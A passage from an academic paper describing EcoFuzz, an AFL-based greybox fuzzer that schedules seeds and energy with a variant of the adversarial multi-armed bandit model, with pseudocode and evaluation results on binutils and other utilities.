- Tool. We implement our approaches on AFL, an adaptive energy-saving fuzzer named EcoFuzz. EcoFuzz was then assessed as per 14 real-world software and LAVA-M compared to certain state-of-the-art tools. Results showed that EcoFuzz could find more paths compared to other AFL-type fuzzers with the same number of executions. Moreover, EcoFuzz detected more bugs than others on LAVA-M, and found 12 vulnerabilities in some software, obtaining 2 CVEs. EcoFuzz was also adopted for testing the SNMP component and found a vulnerability. We have published EcoFuzz on Github (https://github.com/MoonLight-SteinsGate/EcoFuzz).

2 Background

2.1 American Fuzzy Lop

As a state-of-the-art CGF, AFL is favored by numerous researchers [6,13,17,43]. AFL uses lightweight instrumentation to capture basic block transitions and determine a unique identifier for the path exercised by a test case, and employs genetic algorithms to discover test cases that are likely to trigger new paths [42]. Its efficiency is affected by some factors.

Search strategy for seeds. AFL keeps a seed queue, dequeues seeds one by one, and fuzzes them. AFL marks some seeds as favored seeds and gives these seeds preference over the non-favored ones [26]. In detail, AFL determines a seed as a favored seed according to the *fav factor* calculated by the seed's execution time and length.

Mutation strategies and power schedules. AFL has two categories of mutation strategies, which are deterministic and indeterministic [42]. The deterministic strategies operate at every bit/byte of each input. And they are only used when it is the first time for fuzzing the seed. In deterministic strategies, AFL assigns energy to the seed according to its length.

After implementing deterministic strategies, AFL effectuates the indeterministic strategies, including *havoc* and *splice*. In this stage, AFL mutates the seed by randomly selecting a sequence of mutation operators and applies them to random locations in the seed file. AFL assigns energy to the seed according to its *score*, which is based on coverage (prioritize inputs that cover more of the program), execution time (prioritize inputs that execute faster), and discovery time (prioritize inputs discovered later) [15]. Particularly, if the test case exercises a new path, AFL will double the assigned energy.

Numerous researchers prefer AFL as its high speed of mutation and execution. AFL also supports source code instrumentation as well as binary instrumentation via QEMU [4], thus making AFL easy to start. However, its performance can be further enhanced. AFL is unable to adjust its energy allocation adaptively and constantly assigns more than the minimum energy required to discover a new path on some seeds, resulting in significant energy wastage [6]. Additionally, AFL has a simple search strategy that is inefficient, leading to AFL taking more turns to select valuable seeds. Finally, the deterministic strategies are also not as effective as random strategies [41].

2.2 Coverage-based Greybox Fuzzing as Markov Chain

Böhme *et al.* [6] modeled CGF as a systematic exploration of the state space of a Markov chain. More importantly, they proposed the transition probability in CGF and modeled it as that in the Markov chain [25].

A Markov chain is a stochastic process that transitions from one state to another. Formally, a Markov chain refers to a sequence of random variables $\{X_0, X_1, ..., X_n\}$ where X_i denotes the state of the process at time i. The value of X_i is taken from a set of states $S = \{1, 2, ..., N\}$ for some $N \in \mathbb{N}$. Further, the transition probability p_{ij} indicates the chain's state transition probability from state i at time t to state j at time $t+1$, which is signified as the conditional probability,

$$p_{ij} = P(X_{t+1} = j | X_t = i) \tag{1}$$

Particularly, if the transition probability p_{ij} depends only on the state i and j, and not on the time t, the Markov chain is called time-homogeneous. To model CGF as a time-homogeneous Markov chain, Böhme *et al.* defined the Markov chain's state space as the discovered paths and their immediate neighbors [6]. That is, given a set of seeds T, S^+ indicates the set of discovered paths that are exercised by T while S^- is the set of undiscovered paths [6] that are exercised by inputs generated by randomly mutating any seed from T. The set of states S is defined as

$$S = S^+ \cup S^- \tag{2}$$

The transition probability is defined as follows. For path $i \in S^+$, p_{ij} is the probability of generating a test case exercising the path j through the mutation of the seeds $t_i \in T$ that exercises the path i.

According to this model, Böhme *et al.* [6] proposed that a more efficient CGF can discover an undiscovered state in a low-density region while assigning the least amount of total energy. That is, defining $E[X_{ij}]$ is the expectation of the minimum energy that should be assigned to seed $t_i \in T$ for discovering the new state j, CGF must choose t_i for fuzzing such that $\exists j \in S^-$ where the probability of executing path j is low and $E[X_{ij}]$ is minimal. Moreover, the energy assigned to t_i should be $E[X_{ij}]$, which is deduced as $1/p_{ij}$ in [6].

Unfortunately, when fuzzing real-world programs, it is impossible to calculate the transition probability of discovering a new path from the current seed precisely, and thus, a completely accurate approach cannot be determined for selecting the next seed and assigning energy to it. However, there is a seed $t_i \in T$ that has the highest probability of finding a new path. AFLFast [6] recommended selecting the next favored seed that is chosen from the queue with the smallest number of times and that exercises a path with the least amount of fuzz. However, the efficiency of this search strategy depends on the information about all seeds. If there is a queue of seeds Q where some seeds from Q have been fuzzed while others are not, there may be more accurate recognition for seeds that have been fuzzed than those that have not. For choosing the next seed t_i where the probability of executing path i is the minimum, it is necessary to conduct an examination for fuzzing seeds that have not been fuzzed, which is a classic "exploration vs. exploitation" trade-off problem.

2.3 Multi-Armed Bandits Problem

The Multi-Armed Bandit problem is important as one of the simplest non-trivial problems wherein the conflict between exploitation and exploration [7, 35]. This problem resulted from the slot machine with multiple *arms*. In this case, the player plays one of the arms and obtains a *reward*. The player's main goal is maximizing the rewards in finite trials [35].

Formally, as shown in Fig. 1, there are N parallel arms, indexed $i \in K = \{1, 2, ..., N\}$, and each time only a single arm is allowed to be selected to play. The state of arm i at time t is denoted as $x_i(t)$, while the expectation of reward of the arm i at time t is $R_i(x_i(t))$ [35]. However, there is no indication about the reward expectations related to each arm. Thus, the problem is how to allocate the trials over arms sequentially in time to maximize the expected total reward. It should be noted that an increasing number of trails being allocated to an arm i will lead to more accurate information being deduced regarding the reward expectation of i, which is the process of *exploration*. If all the reward expectations of all arms are known, then we only select those arms with the highest expectation to gain the highest reward, which is the process of *exploitation*. Therefore, our goal is achieved by having a trade-off between exploration (trying out some arms) and exploitation (choosing an arm with the highest reward). Exploitation helps maximize the expected rewards for a single step, whereas the combination of exploration and exploitation helps achieve higher rewards in the long run [26].




Figure 1: The schematic diagram of the MAB problem, where the grey color block symbolizes that this arm has been played for some times.

In the classic MAB problem, there are two assumptions that the distribution of rewards for each arm is time-invariant, and the number of arms is constant. Thus, solutions concerning the MAB problem have almost relied on these assumptions [2]. However, these assumptions limit the MAB model's applicability. For modeling CGF as the MAB-type model, it is natural to regard an arm as a seed. However, during fuzzing, the number of seeds (i.e., arms) is increasing and the probability of

finding a new path (i.e., reward probability) is decreasing, which are not constant. Particularly, Auer *et al.* proposed the MAB problem variant that includes no-statistical assumptions about generating rewards as the Adversarial Multi-Armed Bandit (AMAB) problem [3]. We consider modeling CGF by the variant of the AMAB model, not the MAB model.

3 A Variant of the Adversarial Multi-Armed Bandit Model

In this section, we model the process of searching seeds and assigning energy as a variant of the AMAB problem, thus enabling exposing the essence of the CGF. Moreover, we explain the exploration and exploitation during fuzzing according to this model, and point out certain challenges in enhancing AFL.

3.1 Coverage-based Greybox Fuzzing as the Variant of the Adversarial Multi-Armed Bandit Model

In this subsection, we define some assumptions and terms, then build our VAMAB model. Assuming that we are fuzzing program A, several assumptions are stated below.

Assumption 3.1 *The number of total paths and unique crashes that can be executed of program A are finite, denoted as n_p and n_c, respectively.*

This assumption helps to consider the mathematical model in the finite state space, which could simplify the problem.

Assumption 3.2 *The program A is stateless. That is, the path of each execution depends only on the input generated by fuzzer.*

This assumption ensures that the reward probability is independent in VAMAB model, only determined by the seed.

The following are some important definitions.

Definition 3.1 *The set of total paths of program A is signified as $S = \{1, 2, ..., n_p\}$ and the corresponding seeds set is denoted as $T = \{t_1, t_2, ..., t_{n_p}\}$.*

Definition 3.2 *We followed the definitions of **transition probability** p_{ij} and the **minimum energy** $E[X_{ij}]$ in [6]. p_{ij} is the probability of generating a test case exercising path j from the seed t_i. $E[X_{ij}]$ is the expectation of minimum energy (i.e., the number of test cases generated by t_i) of this process, deduced as $1/p_{ij}$ in [6].*

Definition 3.3 *Based on Definition 3.2, we define the **transition frequency** f_{ij} as the frequency of path transition from path i to path j, as*

$$f_{ij} = \frac{f_i(j)}{s(i)} \tag{3}$$

*$f_i(j)$ indicates the number of test cases exercising path j generated by seed t_i. Particularly, f_{ii} is defined as the **self-transition frequency**. $s(i)$ is the number of trials conducted to seed t_i, satisfying*

$$s(i) = \sum_{j=1}^{n_p} f_i(j) \tag{4}$$

Definition 3.4 *We define the probability of mutating t_i for generating inputs executing other paths as p_{i*}, deduced as*

$$p_{i*} = 1 - p_{ii} = \sum_{j=1}^{n_p} p_{ij} - p_{ii} = \sum_{j=1, j\neq i}^{n_p} p_{ij} \tag{5}$$

Providing the queue with n seeds is T_n, $|T_n| = n$, $1 \leq n < n_p$, some of the seeds in T_n that have been fuzzed are denoted as T_n^+ and the others are marked as T_n^-. Additionally, the number of trials being conducted thus far is m.

When fuzzing the program A, the aim might be maximizing the number of discovered crashes and paths of A as well as assuming them as the arms in the MAB model. However, Woo *et al.* [36] pointed out that focusing on one seed may trigger the same crashes, thus impacting the selection in exploitation. Thus, **our model regards the seeds as the arms and aims to maximize path coverage in finite trials**. Therefore, we define the **reward** of each trial as generating an input that triggers new path. Each trial to play an arm i denotes mutating a corresponding seed t_i and executing the generated test case.

Now we have conducted the trials for m times. $\forall t_i \in T_n$, we denote earn a reward in next trial as,

$$R_i(m+1, T_n) = 1 \tag{6}$$

The probability of the arm i to earn a reward (i.e., discovering a new path) in this trial is deduced as

$$\begin{aligned} P(R_i(m+1, T_n) = 1) &= \sum_{j=n+1}^{n_p} p_{ij} \\ &= 1 - \sum_{j=1}^{n} p_{ij} \end{aligned} \tag{7}$$

We define this probability as the **reward probability**. According to Equation (7), we can deduce that: (1) the reward probability $P(R_i(m+1, T_n) = 1)$ depends only on the seed t_i and the seeds set T_n of discovered paths, and is not related to the number of trials being conducted (i.e., m). Thus, the reward probability is simplified as $P_{R_{i,n}}$; (2) with a rise in the number of discovered seeds n, there is a decrease in the number of undiscovered paths $(n_p - n)$ which leads to a reduction in the probability of arm i to find new paths. These are following the general results in most evaluation that as more paths are found, the discovery of new paths decelerates monotonically [6].

Therefore, it is evident that the distribution of the reward of each arm is not invariant. Actually, the probability decreases

once a reward is gained in some trials. This is called *probability attenuation*. As a result, the process of fuzzing is not modeled as the classic MAB model, which is closer to the AMAB model. Moreover, according to the mechanism of CGF, once a reward is earned, it leads to a new and interesting path. New seed will also be added into the queue of seeds, with the seeds set T_n transferring into T_{n+1} and the number of arms increasing to $n+1$, as shown in Fig. 2. Based on these differences, this problem is defined as a VAMAB.

As opposed to the traditional MAB model, the number of arms of the VAMAB model will increase, and the reward probability will decrease if rewards are earned until all paths of program A are found. Therefore, before discovering all paths, there is always a trade-off between exploration (fuzzing seeds that have been not fuzzed) and exploitation (selecting the fuzzed seeds to get more rewards).




Figure 2: The figure illustrating VAMAB model , in which the grey color block symbolizes that this seed has been fuzzed.

3.2 Exploration vs Exploitation in VAMAB Model

Providing we could calculate the reward probability of seeds after conducting some trials on them, for the seeds set T_n, we can determine the reward probability $P_{R_{i,n}}$ of the seed t_i from T_n^+, which is the set of fuzzed seeds. Then we can calculate the minimum energy the seed requires to find new paths following Definition 3.2. For gaining more rewards in a short period, it may be better to select the seeds from T_n^+ with the highest reward probability, as "exploitation". In contrast, focusing on the unfuzzed seeds in T_n^- and allocating them enough energy can help to calculate their reward probability. Seeds with higher reward probability may be found from T_n^- compared to those from T_n^+, as "exploration".

Thus, based on the level of testing on the seeds, as shown in Fig. 3, the states of T_n were classified into three categories:

(1) **Initial State**. The initial state refers to the first stage of the fuzzing process, where all seeds are unfuzzed. After beginning the fuzzing of the seeds, the initial state transitions to the exploration or exploitation state, as indicated by Curve 1 and Curve 2 in Fig. 3.

(2) **Exploration State**. In this state, some seeds in T_n are fuzzed, while some are not. Therefore, energy should be assigned to the seeds that have not been fuzzed to earn rewards and estimate their reward probability. After attaining a reward, T_n transits to T_{n+1}. Once all seeds in T_m are fuzzed, the exploration state transitions into the exploitation state, as shown by Curve 3 in Fig. 3.




Figure 3: The three states of the seeds set and the transition relationship between them, in which the grey color block symbolizes that this seed has been fuzzed.

(3) **Exploitation State**. In this state, all seeds have been fuzzed. It is crucial to select those seeds with the highest reward probability to test for discovering new paths. Once a test case exercises an undiscovered path, the transition from the exploitation to exploration occurs until all paths have been found, as shown by Curve 4 in Fig. 3.

For these three states, it is necessary to implement different strategies to maximize rewards. As previously discussed, it is risky to focus only on exploitation and skip exploration. Therefore, we considered the strategy of testing each seed in the initial and exploration stage and selecting the high-quality seeds with high reward probabilities in the exploitation stage.

3.3 Challenges in VAMAB Model

Although we have proposed how to improve the efficiency of the scheduling algorithm, some challenges persisted.

The first challenge is **how to determine the reward probability of each seed to select the next seed in the exploitation stage**. Given $t_i \in T_n$, its reward probability $P_{R_{i,n}}$ is certain. According to Equation (7), the reward probability depends on transition probability. In [6], Böhme *et al.* calculated the transition probability between seeds in an example. However, determining the transition probability p_{ij} relies on the path constraints of path i and j, which can only be inferred through manual analysis with source code, not accessed by CGF. Therefore, we could not accurately calculate the reward probability of seeds despite conducting several trials on the seeds. We can only estimate it. A common method is to estimate the transition probability through transition frequency. That is, for p_{ij}, it is possible to approximate it as f_{ij} for $1 \le i, j \le n$. However, based on Equation (3), (4) and (7), we may estimate the reward probability $P_{R_{i,n}}$ as

$$P_{R_{i,n}} \approx 1 - \sum_{j=1}^{n} f_{ij} = 1 - \sum_{j=1}^{n} \frac{f_i(j)}{s(i)} = 0 \tag{8}$$

This is useless for CGF to select seeds. Consequently, it is important to find other criteria or parameters for approximating the reward probability to select the seeds to fuzz.

The second challenge pertains to **how to assign suitable energy to each arm to balance the trade-off between exploration and exploitation**. Especially in the exploration stage, assigning too much energy to an unfuzzed seed in T_n^- is very risky. Researchers proposed some algorithms for resolving the problem of trade-off in the Adversarial MAB problem (e.g., Exp3) [3]. However, this algorithm is based on the assumption that the number of arms is constant. Our model differs from the traditional AMAB problem on the variability of the number of arms. Therefore, some current algorithms are not suitable for our model.

Therefore, to maximize the path coverage, we need to establish efficient mechanisms, which use existing information to estimate the reward probability of each seed for searching seeds in the exploitation stage and allocate appropriate energy to seeds for reducing energy waste.

4 Implementation

In this section, we implemented a prototype tool called EcoFuzz. We introduce the framework and algorithm of EcoFuzz firstly. After that, we detail the search strategy and energy schedule algorithm implemented in EcoFuzz.

4.1 Main Framework of EcoFuzz

EcoFuzz is based on AFL 2.52b, which follows the framework and most of the mechanisms of AFL, including the feedback-driven coverage and crash-filter mechanisms. Based on these, we developed a scheduling algorithm called AAPS and a search strategy called SPEM. The state determination mechanism was added. EcoFuzz is based on the VAMAB model to determine which state the seeds queue stays at. Moreover, EcoFuzz runs without the deterministic strategies, while our algorithm eliminated the mechanism in AFL that doubling energy when a new path is found. Fig. 4 presents an overview of EcoFuzz. Further details are given in Algorithm 1. The three states of EcoFuzz are introduced below:

Initial State. EcoFuzz only stays at this state before fuzzing. In this state, EcoFuzz chooses the first seed to fuzz. Then, EcoFuzz turns to the exploration or exploitation state.

Exploration State. In this state, EcoFuzz selects the next seed based on the index order of the seeds which are not fuzzed, without skipping the seeds that are not preferred, and assigns energy by AAPS. If all seeds in the queue have been fuzzed, EcoFuzz transfers into the exploitation state.

Exploitation State. In this state, as all seeds have been fuzzed, EcoFuzz implements SPEM for estimating the reward probability of all seeds and prioritizes the seeds with high reward probability for testing. Each seed is selected at most once until all seeds have been selected or a new path is found.




Figure 4: The overview of EcoFuzz, where the SPEM and AAPS denote the search strategy and energy schedule we propose in Section 4.2 and Section 4.3, respectively.

If all seeds have been selected in this state, EcoFuzz will re-select the seeds until finding paths. After a new path is found, EcoFuzz transfers from exploitation to exploration.

Algorithm 1 The algorithm of EcoFuzz

```
Require: Initial Seeds Set S
  total_fuzz = 0
  rate = 1
  Q = S
  repeat
    queued_path = |Q|
    average_cost = CalculateCost(total_fuzz, queued_path)
    state = StateDetermine(Q)
    if state == Exploitation then
      s = ChooseNextBySPEM(Q)
    else
      s = ChooseNext(Q)
    end if
    Energy = AssignEnergy(s, state, rate, average_cost)
    for i from 1 to Energy do
      t = Mutate(s, Indeterministic)
      total_fuzz += 1
      res = Execute(t)
      if res == CRASH or IsInteresting(res) then
        regret = i / Energy
        s.last_found += 1
        if IsInteresting(res) then
          add t to Q
        else
          add t to T_c
        end if
      end if
    end for
    rate = UpdateRate(regret, rate)
    s.last_energy = Energy
  until timeout reached or abort-signal
Ensure: T_c
```

Additionally, according to [11], we add a static analysis module for extracting some magic bytes to a dictionary for certain programs. In detail, the static analysis module extracts some hardcode and magic bytes in the target binary by searching from its disassembly information, which is efficient and uncomplicated.

4.2 Self-transition-based Probability Estimation Method

In Section 3, we introduced the reward probability of each seed and proved that it is not possible to determine the reward probability accurately. Fortunately, our model aims to select the seeds with high reward probability in the exploitation state. Therefore, there is a greater focus on the magnitude relationship but not on the specific value of the reward probability.

From Equation (5) (7), we can deduce that

$$P_{R_{i,n}} = p_{i*} - \sum_{j=1, j\neq i}^{n} p_{ij} \tag{9}$$

For $i \in \{1,2,...,n\}$, the probability p_{i*} is constant and $\sum_{j=1,j\neq i}^{n} p_{ij}$ depends only on the set T_n. Based on the discussion in Section 3.3, we considered using $(1-f_{ii})$ as an approximate estimation of p_{i*}. However, for $\sum_{j=1,j\neq i}^{n} p_{ij}$, as it is the reason for probability attenuation, the earlier the seed is discovered, the more its reward probability attenuates. Hence, the index of the seed was used to illustrate the probability attenuation qualitatively. Following is the estimation method:

$$P_{R_{i,n}} \approx 1 - \frac{f_{ii}}{\sqrt{i}} \tag{10}$$

According to Equation (10), our method prefers to select the seeds with lower self-transition frequency and larger index. However, the estimation method is only used to qualitatively estimate the magnitude relationship of the reward probability between the seeds. Thus, we could not calculate the minimum energy of the selected seed. For this, an adaptive average-cost-based power scheduling algorithm was proposed.

4.3 Adaptive Average-Cost-based Power Schedule

As the lowest energy to find a new path can not be calculated, a scheduling algorithm was developed to approximate it monotonically. Compared to AFL, which allocated redundant and constant energy each time, our algorithm aims to be economical and flexible, particularly in the exploration stage.




Figure 5: A relationship between the number of paths and the number of total executions during the fuzzing process.

Considering a typical fuzzing process, as shown in Fig. 5, Curve s represents the relationship $p(e)$ between the number of paths p and the number of total executions e when the CGF is fuzzing a target. Further, Fig. 5 shows that the derivative of $p(e)$ decreases with an increase in the number of executions e, meaning that the CGF found new paths more efficiently in an early stage than a later stage. Particularly, the point $(0,p_0)$ denotes the initial state of fuzzing and the point (e_1,p_1) shows that the CGF found (p_1-p_0) unique paths with the e_1 executions. The average-cost of finding a path is defined as

$$C(p_1,e_1,p_0) = \frac{e_1}{p_1-p_0} \tag{11}$$

This represents the average number of executions required for discovering a new path when the CGF has executed e_1 test cases, which is the reciprocal of the slope of Line L_3 in Fig. 5. Notice that, the average-cost decreases with an increase in the executions. Therefore, the next point (e_2,p_1+1) is likely to appear in Area S_4 in Fig. 5. However, if the CGF generates test cases less than $C(p_1,e_1,p_0)$ to find a new path, the next point will appear in Area $S_1 \cup S_2 \cup S_3$, above Line L_3.

It was expected that CGF could find as many new paths within the average-cost of energy as possible. Thus, we considered using the average-cost C as the basic line for allocating energy, which is economical for the CGF, to design the AAPS algorithm, as shown in Algorithm 2.

For the seed s, we allocate energy no more than average-cost to s in the exploration stage. In addition, less energy allocation was considered for the seeds exercising high-frequency paths than those exercising low-frequency path, which is realized by the function CalculateCoefficient(). In detail, we calculate the ratio r of the total number of test cases exercising the same path with s (i.e., $s.exec_num$) and $average_cost$. For the ratio r in $(0,0.5]$, $(0.5,1]$ and $(1,+\infty)$, we set the coefficient k as the empirical values: 1, 0.5 and 0.25, respectively, allocated energy $k \times C$ corresponding to the reciprocal of the slope of Line L_3, L_2 and L_1 in Fig. 5.

Algorithm 2 The AAPS algorithm

Require: s, $state$, $rate$, $average_cost$
  $Energy = 0$
  if $state$ == Exploration **then**
    k = CalculateCoefficient($s.exec_num$, $average_cost$)
    $Energy = average_cost \times k \times rate$
  else if $state$ == Exploitation **then**
    if $s.last_found > 0$ **then**
      $Energy$ = Min($s.last_energy$, M) $\times$ $rate$
    else
      $Energy$ = Min($s.last_energy \times 2$, M) $\times$ $rate$
    end if
  else
    $Energy = 1024 \times rate$
  end if
Ensure: $Energy$

Furthermore, the *regret* concept in certain solutions of the classic MAB problem were combined for establishing

a context-adaptive energy allocation mechanism [1]. This mechanism aims to improve the coefficient of energy utilization. If more energy is allocated than the seed need to find a path, this mechanism reduces energy assigned the next time.

Moreover, the regret is calculated according to the energy assigned to the seed and the energy it uses if it finds new paths. Based on a previous assessment of energy allocations, the coefficient *rate* was updated to adjust the next allocation. Particularly, to avoid wasting too much energy on a seed in the exploitation stage, we set M as the upper bound for one turn of energy allocation and assign the empirical value $16 \times average_cost$ to M.

5 Evaluation

5.1 Configuration of Evaluation

Real-World Programs. We evaluated EcoFuzz as per 14 real-world utility programs. These programs were selected from those evaluated by other AFL-type tools [17,21]. All the evaluation was conducted without dictionaries. The configuration of all programs is listed in Table 1. For each case, we ran the fuzzing with one seed provided by AFL.

Table 1: The configuration of target programs

Subjects	Version	Format
nm -C @@	Binutils-2.32	elf
objdump -d @@	Binutils-2.32	elf
readelf -a @@	Binutils-2.32	elf
size @@	Binutils-2.32	elf
c++filt @@	Binutils-2.32	elf
djpeg @@	libjpeg-turbo-1.5.3	jpeg
xmllint @@	libxml2-2.9.9	xml
gif2png @@	gif2png-2.5.13	gif
readpng @@	libpng-1.6.37	png
tcpdump -nr @@	tcpdump-4.9.2	pcap
infotocap @@	ncurses-6.1	text
jhead @@	jhead-3.03	jpeg
magick convert @@ /dev/null	ImageMagick-7.0.8-65	png
bsdtar -xf @@ /dev/null	libarchive-3.4.0	tar

Baseline. We compared EcoFuzz against other six AFL-type fuzzers, including AFL, FidgetyAFL, AFLFast, AFLFast.new, FairFuzz and MOPT-AFL [6, 17, 21, 41].

We executed the AFLFast and AFLFast.new with the fast model, which is the fastest schedule strategy of AFLFast [6], and ran MOPT-AFL with the parameter "-L 30" to launch the MOPT scheme.

Platform. We fuzzed each case for 24 hours (on a single core) and repeated each experiment 5 times to reduce the effects of randomness according to [16]. The experiments were conducted on a 64-bit machine with 40 cores (2.8 GHz Intel R Xeon R E5-2680 v2), 64GB of RAM, and Ubuntu 16.04 as server OS. The experiments ran for 490 CPU days.

5.2 Evaluation of Path Exploration and Energy-Saving

Evaluation Metrics. We choose the total number of paths discovered by different techniques, the total number of test cases generated, and the average-cost as the measurements.

The reason is derived from the model design. The VAMAB model aims to maximize the number of paths in the least number of test cases generated. According to the definition of average-cost, our scheduling algorithm uses the average-cost as the basic line for allocating energy and measuring the efficiency of each allocation. Thus, EcoFuzz intended to achieve the same number of paths with other tools in the least number of fuzz, namely, the least average-cost.

Path Coverage. For each subject and technique, Fig. 6 plots the average number of paths discovered throughout five runs at each average number of executions point in 24 hours.

Fig. 6 shows that EcoFuzz outperforms other six AFL-type fuzzers on most programs while achieving the upper bound on the number of paths on `nm`, `objdump`, `size` , `gif2png`, `readpng`, `tcpdump`, `jhead`, `magick` and `bsdtar` in the least executions. The path coverage achieved by EcoFuzz on the other five programs is approximately the same as that of FidgetyAFL or AFLFast.new, and is more than that of FairFuzz and MOPT-AFL. Particularly, except `readelf` and `djpeg`, EcoFuzz finds the most paths with the same executions than other tools. More analysis is detailed in Appendix 8.1.

Average-Cost. As FidgetyAFL, AFLFast.new, and FairFuzz outperform the other three tools in path exploration, we focused on comparing their efficiency with that of EcoFuzz. Table 2 presents the number of total paths, total executions, and the average-cost of these techniques on each subject.

From Table 2, EcoFuzz generates fewer test cases than the other three state-of-the-art tools on eight subjects, and finds more paths than others on nine programs. Moreover, EcoFuzz's average-cost is observed to be significantly lower than that of others on most programs. On `size`, `djpeg` and `gif2png`, though FairFuzz has the lowest average-cost, the number of paths it found is also the least. In contrast, EcoFuzz finds more paths than others on `size` and `gif2png`, with a lower average-cost than that of AFLFast.new and FidgetyAFL. Particularly, on `jhead`, EcoFuzz attained more paths upper bound than other techniques in the early stage with fewer executions. Therefore, EcoFuzz outperforms other tools in energy-saving. More analysis is detailed in Appendix 8.1.

Statistical Analysis. Following the guidance of [16], we conducted statistical analyses to ensure that the evaluation is comprehensive. We used p value and extremum to evaluate the performance of these tools. For p value, p_1 represents the difference between the performances of EcoFuzz and AFL. Further, p_2, p_3, p_4, p_5, and p_6 denote the differences between the performances of EcoFuzz and FidgetyAFL, AFLFast, AFLFast.new, FairFuzz, and MOPT-AFL, respectively. The number of paths and average-cost were considered for calculating the p value. All the results and more analysis are shown in Table 6 and 7 in Appendix 8.1.

From these results, EcoFuzz and AFLFast.new outperform the other five tools significantly in the extremum of discovered paths. On the path coverage, p_1 is smaller than 10^{-4} in




Figure 6: Number of total paths discovered by different AFL techniques averaged over 5 runs, where the X axis represents the number of total executions in 24 hours, which is scaled in units of 10^7.

Table 2: The average-cost of each fuzzer on each subject

Subjects	Number of total paths / Number of executions finding these paths				Average-cost			
	FidgetyAFL	AFLFast.new	FairFuzz	EcoFuzz	FidgetyAFL	AFLFast.new	FairFuzz	EcoFuzz
nm	4,975 / 80.34M	8,127 / 60.95M	3,890 / 51.42M	8,266 / 42.88M	16,152	7,500	13,222	**5,188**
objdump	7,186 / 65.03M	7,241 / 62.45M	5,287 / 43.34M	7,474 / 42.78M	9,051	8,626	8,200	**5,724**
readelf	13,063 / 51.73M	14,048 / 60.90M	8,813 / 47.47M	12,649 / 53.90M	**3,960**	4,335	5,387	4,261
size	3,352 / 87.12M	3,601 / 85.31M	2,782 / 48.90M	3,939 / 76.45M	25,998	23,698	**17,581**	19,412
cxxfilt	7,715 / 72.37M	8,192 / 64.90M	5,054 / 67.59M	7,119 / 26.19M	9,381	7,923	13,377	**3,679**
djeg	3,587 / 57.77M	3,706 / 50.29M	1,902 / 10.45M	2,996 / 36.78M	16,109	13,572	**5,498**	12,280
xmllint	6,269 / 55.69M	7,214 / 52.12M	5,322 / 43.21M	6,803 / 33.11M	8,884	7,225	8,120	**4,868**
